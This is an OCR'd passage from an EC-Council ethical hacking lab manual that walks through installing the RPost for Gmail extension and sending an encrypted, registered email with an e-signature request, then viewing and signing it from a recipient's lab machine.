


Figure 3.1.5: chrome web store page

10. The **Add "RPost for Gmail"?** notification appears; click **Add extension**.




Figure 3.1.6: Add "RPost for Gmail"? notification

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. **RPost** is added to the browser and an **RPost for Gmail has been added to Chrome** notification appears.
12. Now, open a new tab in the browser and open the **Gmail** account within which you wish to implement email encryption.

TASK 1.3

Set RMail in your Gmail Account

13. Once you log in to your **Gmail** account, the **RMail** pop-up appears. Click the **Activate** button.




Figure 3.1.7: Adding RMail to the account

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. The **Sign in - Google Accounts** page appears; under the **Choose an account**, click on your account.




Figure 3.1.8: Sign in - Google Account page

15. The **RPost for Gmail wants to access your Google Account** wizard appears; click the **Allow** button.




Figure 3.1.9: RPost for Gmail wants to access your Google Account wizard

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.4

Compose an Email

16. The **Thank you For Choosing RMail** page appears. Close the tab and navigate back to your **Gmail** account page.
17. Click **Compose** from the left-hand pane; the email body appears. Compose an email and click **Send Registered**.




Figure 3.1.10: Compose an email

TASK 1.5

Set RMail Options and Sent an Email

18. The RMail **Track & Prove** pop-up appears; ensure that the **Marked** radio button is selected. Under the **Register Replies** section, check the **Receive proof of content and time of replies to this message** checkbox. Then, click the **Encrypt** tab.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.1.11: Track & Prove tab

19. In the **Encrypt** tab, check the **Encrypt message and any attachments** checkbox and click the **E-sign** tab.



Figure 3.1.12: Encrypt tab

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

20. In the **E-Sign** tab, check both the **Send your attachments for electronic signature** and **Send e-sign request encrypted** checkboxes. Click the **Send Registered** button.



Figure 3.1.13: E-Sign tab

21. In the **Inbox**, you can observe an **Acknowledgement** email with **Proof of Sending**.
22. In this task, for the purpose of demonstration, we will open the recipient's account and view the email.

TASK 1.6

Login as Recipient

23. To do so, switch to the **Windows Server 2019** virtual machine and log in with **Administrator**/**Pa$$w0rd**.
24. Open any web browser (here, **Google Chrome**) and log in to the **Gmail** account of the recipient. Open the email from the sender.
25. You can observe that the email received is tagged as a registered email wherein a document has been sent for the recipient to review and electronically sign to confirm his/her identity.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

26. Click the **View & Sign Document** button to sign an agreement.




Figure 3.1.14: Email from the sender

TASK 1.7

E-Sign to Confirm Identity

27. A new **E-Sign** webpage appears displaying the email content; click **CONTINUE**.




Figure 3.1.15: E-Sign page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

28. The **Instructions: How To E-Sign** page appears; read the instructions carefully and click **CONTINUE**.




Figure 3.1.16: Instructions: How To E-Sign page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

29. The attached document to the email (**Business Strategy Model (2019)**) appears, as shown in the screenshot.
30. After viewing the attached document, click **FINISH**.




Figure 3.1.17: Attached document

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

31. The **Final Step - Please Complete the Information Below** page appears with the **Document Signature** form. In the **Please enter your name** field, enter your name (Recipient's name) and leave the **Title** field blank.
32. Click the **Draw It** tab, sign in the field below and click the **Click to Sign** button.




Figure 3.1.18: Final Step: Please Complete the Information Below page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

33. The **YOU'RE ALL DONE!** page appears; close the current tab to return to the opened email. Click **Inbox** from the left-hand pane to navigate to the inbox.

34. Open an email from **RPost eSignOff Service**. You can observe that it is an acknowledgment email from RPost along with various details such as **Signed By**, **Date**, **Time**, **Original Recipient**, **IP**, **Message Id**, etc.

